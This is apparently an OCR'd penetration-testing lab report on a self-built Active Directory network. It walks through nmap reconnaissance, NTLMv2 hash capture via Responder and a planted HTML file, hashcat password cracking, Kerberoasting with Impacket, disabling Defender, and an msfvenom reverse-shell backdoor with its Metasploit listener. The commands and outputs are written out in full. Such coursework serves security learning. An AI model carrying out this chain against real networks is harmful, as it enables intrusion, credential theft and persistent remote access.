
After successful confirmation and the domain joining message, the client virtual machine was rebooted to apply all changes. Type ipconfig in the command line on both client machines to ensure everything is configured correctly.


Свойства: IP версии 4 (TCP/IPv4)
Общие
Альтернативная конфигурация
Параметры IP можно назначать автоматически, если сеть поддерживает эту возможность. В противном случае узнайте параметры IP у сетевого администратора.
Получить IP-адрес автоматически
Использовать следующий IP-адрес:
IP-адрес:
Маска подсети:
Основной шлюз:
Получить адрес DNS-сервера автоматически
Использовать следующие адреса DNS-серверов:
Предпочитаемый DNS-сервер:
Альтернативный DNS-сервер:
Подтвердить параметры при выходе
Дополнительно...
Командная строка
Microsoft Windows [Version 10.0.19045.5854]
(c) Корпорация Майкрософт (Microsoft Corporation). Все прав
а защищены.
C:\Users\JohnSnow>ipconfig
Настройка протокола IP для Windows
Адаптер Ethernet Ethernet:
DNS-суффикс подключения . . . . . : corp.local
Локальный IPv6-адрес канала . . . : fe80::7072:362d:739e
:d66a%11
IPv4-адрес. . . . . : 192.168.50.100
Маска подсети . . . . . : 255.255.255.0
Основной шлюз. . . . . : 192.168.50.1
C:\Users\JohnSnow>
Параметры


Параметры
Сетевые подключения
Сеть и Интернет › Сетевые подключения
Поиск в: Сетевые подключе...
Диагностика подключения
Свойства: IP версии 4 (TCP/IPv4)
Общие
Альтернативная конфигурация
Параметры IP можно назначать автоматически, если сеть поддерживает эту возможность. В противном случае узнайте параметры IP у сетевого администратора.
Получить IP-адрес автоматически
Использовать следующий IP-адрес:
IP-адрес:
Маска подсети:
Основной шлюз:
Получить адрес DNS-сервера автоматически
Использовать следующие адреса DNS-серверов:
Предпочитаемый DNS-сервер:
Альтернативный DNS-сервер:
Подтвердить параметры при выходе
Дополнительно...
OK
Отмена
Командная строка
Microsoft Windows [Version 10.0.19045.5854]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.
C:\Users\VinDiesel>ipconfig
Настройка протокола IP для Windows
Адаптер Ethernet Ethernet:
DNS-суффикс подключения . . . . . : corp.local
IPv4-адрес. . . . . : 192.168.50.102
Маска подсети . . . . . : 255.255.255.0
Основной шлюз. . . . . : 192.168.50.1
C:\Users\VinDiesel>
1 элемент
Выбран 1 элемент

10. Addition regarding client machines.

Both the administrator's computer and the employee's computer were equipped with all the programs from the standard Microsoft Office package to simulate real workstations.



Using the setspn.exe utility on the domain controller, an SPN impersonating the service was registered for the account. This SPN (SvcAdminTool/windowsserver.corp.local) is now associated with the corp0\VinDiesel account. This means that if clients on the corp.local network attempted to authenticate to the "SvcAdminTool" service running on the windows-server.corp.local server using the Kerberos protocol, they would request a service ticket for this SPN, and the domain controller would issue a ticket encrypted using a derivative of the corp0\VinDiesel account password.

5. Security Testing (Attacks)


Attack 1

Windows server 2019 Domain Controller

This attack is a classic chain of actions that attackers or penetration testers can use to penetrate a network and escalate privileges in an Active Directory environment. It combines several techniques.

1. Network Reconnaissance

We scanned the IP range 192.168.0.0/16. We selected a subnet mask of 16 to fully scan the router and identify all connected devices. We used nmap with the -sn flag to identify live hosts. We see our attacker machine with IP 192.168.20.2, followed by the IP addresses of the intended victim.



Next, we continue network reconnaissance using nmap, but we use the -O flag, which gives us information about open ports, as well as the OS of the devices being scanned.

```
┌──(esofl㉿esofl)-[~]
└─$ sudo nmap -O 192.168.50.100
[sudo] password for esofl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 14:56 EEST
Nmap scan report for 192.168.50.100
Host is up (0.00058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 1903 - 21H1 (97%), Micros
oft Windows 11 (94%), Microsoft Windows 10 1809 (92%), Microsoft Windows 10 1909 (91%), Microsoft Wind
ows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 20H2 (88%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds
```

```
┌──(esofl㉿esofl)-[~]
└─$ sudo nmap -O 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 15:02 EEST
Nmap scan report for 192.168.50.102
Host is up (0.00063s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 1903 - 21H1 (97%), Micros
oft Windows 11 (94%), Microsoft Windows 10 1809 (92%), Microsoft Windows 10 1909 (91%), Microsoft Wind
ows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 20H2 (88%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.06 seconds
```

These screenshots show systems running Windows 10, and we also see their open ports, which already gives us an understanding of the vulnerabilities of this corporate network.

Next, we scan the system and see that there is another system here; judging by the open ports, it is presumably an Ubuntu server on which the service may be located.

```
┌──(esofl㉿esofl)-[~]
└─$ nmap -O 192.168.50.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:34 EEST
Nmap scan report for 192.168.50.103
Host is up (0.00059s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
Aggressive OS guesses: Android TV OS 11 (Linux 4.19) (96%), Linux 2.6.32 (96%
), Linux 3.10 - 3.12 (96%), Linux 5.18 (96%), IPFire 2.27 (Linux 5.15 - 6.1)
(95%), Linux 4.19 - 5.15 (95%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.37 (94
%), Linux 2.6.32 - 2.6.39 (94%), Linux 4.15 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.09 seconds
```

Scanning another IP address, we see multiple open ports. Reading the output also confirms that this is a Windows Server, which is a domain controller. This number of open ports gives us maximum flexibility in the future.

```
┌──(esofl㉿esofl)-[~]
└─$ nmap -O 192.168.50.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:37 EEST
Nmap scan report for 192.168.50.10
Host is up (0.00060s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5357/tcp open  wsdapi
5985/tcp open  wsman
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows 10 1803
)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.09 seconds
```


By observing the outermost IP address, we can confidently say that this is a corporate router with two open ports.

```
┌──(esofl㉿esofl)-[~]
└─$ nmap -O 192.168.50.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 01:39 EEST
Nmap scan report for 192.168.50.1
Host is up (0.00034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (89%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (89%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.68 seconds
```


After the network recognition attack, we can summarize the findings and develop a further plan for conducting a cyberattack on a hypothetical corporation. After analyzing the open ports, we concluded that the most effective attack would be gaining access to a Windows server's domain controller. Currently, the most accessible method for gaining access to a Windows server is forced authentication using port 445. However, this requires some preparatory work.

2. Obtaining a password hash for a regular user

At this stage of the cyberattack, our goal was to obtain the user's NTLMv2 password hash. To do this, we compromised an .html website template on the victim's computer using social engineering. This file initiated an SMB connection, which then intercepted the hash of the user connected to the corporate network.




By converting the file to .txt, we see that this file forces the user's machine to connect to a non-existent SMB share on the attacker's machine. Attempting to authenticate on the "SMB server," the user's machine, "JohnSnow," sent its hash, which was intercepted. This attack technique exploits how Windows processes SMB requests. Now, Responder acts as a fake server. Although LLMNR wouldn't work directly between segments, a direct SMB authentication attempt to the attacker's IP address, permitted through the router, allows us to intercept the hash.



3. Brute-force password attack on user “JohnSnow”


To proceed further, we need to obtain the user's password in clear text from its NTLMv2 hash.




Kali's pre-installed program, hashcat, helps us brute-force the user's password. We scan the same pre-installed password dictionary, rockyou.txt. By running hashcat in the -m 5600 mode, we configure the program to target NTLMv2 hashes. Thanks to the graphics card's processing power, we're able to discover the user's password—qwerty777!

4. Escalating privileges to domain administrator using Kerberoasting

To perform this attack, we need to use the pre-installed GetUsersSPNs.py tools from Impacket, using JohnSnow's previously obtained data. Our goal is to obtain the TGS ticket associated with the administration and extract the password hash from it.




Any authenticated domain user has the right to request tickets for any SPN. In this case, the password hash is used to encrypt the TGS ticket. In this screenshot, we see that we have received a TGS ticket and its hash.



Using the already established brute-force password scheme, we launch hashcat using the rockyou.txt password dictionary, but with the TGS flag -m 13100. We get the password from the administration system: theykilledkenny!666

5. Gaining access to the domain controller and securing it

With credentials from the administration and the knowledge that the Windows server has SMB ports open, we can gain a solid foothold in the system and access the server shell. To obtain the shell, we use the wmiexec.py/smbexec.py tool.



We've obtained the Windows server's cmd. Now we check Defender's status using PowerShell. Looking at the data, we realize that to leave the backdoor, we need to disable it using the PowerShell command.

After ensuring Defender is disabled, we prepare Kali for the backdoor. Unloading the backdoor will allow us to return to the system even if users' passwords are changed to more complex ones that weren't included in the rockyou.txt password dictionary. To gain a foothold in the system, we'll need the msfvenom tool (to create dc_backdoor.exe) and Metasploit.*multi/handler*to receive connections,smbclient to copy the file to the victim's system, and wmiexec.py to run the script and configure autorun.

```
┌──(esofl㉿esofl)-[~]
└─$ sudo msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.20.2
LHOST => 192.168.20.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.20.2:4444
msf6 exploit(multi/handler) >
```

On Metasploit, the listener is configured. *use multi/handler*

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.20.2# attack network


set LPORT 4444 # same port as in msfvenom

set ExitOnSession false# so that the listener does not close after the first successful connections

exploit -j -z# start the listener in the background (-j) and do not close the session immediately (-z)

```
┌──(esofl㉿esofl)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.20.2 LPORT=4444 -f exe -o /tmp/
dc_backdoor.exe
[sudo] password for esofl:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/dc_backdoor.exe
```

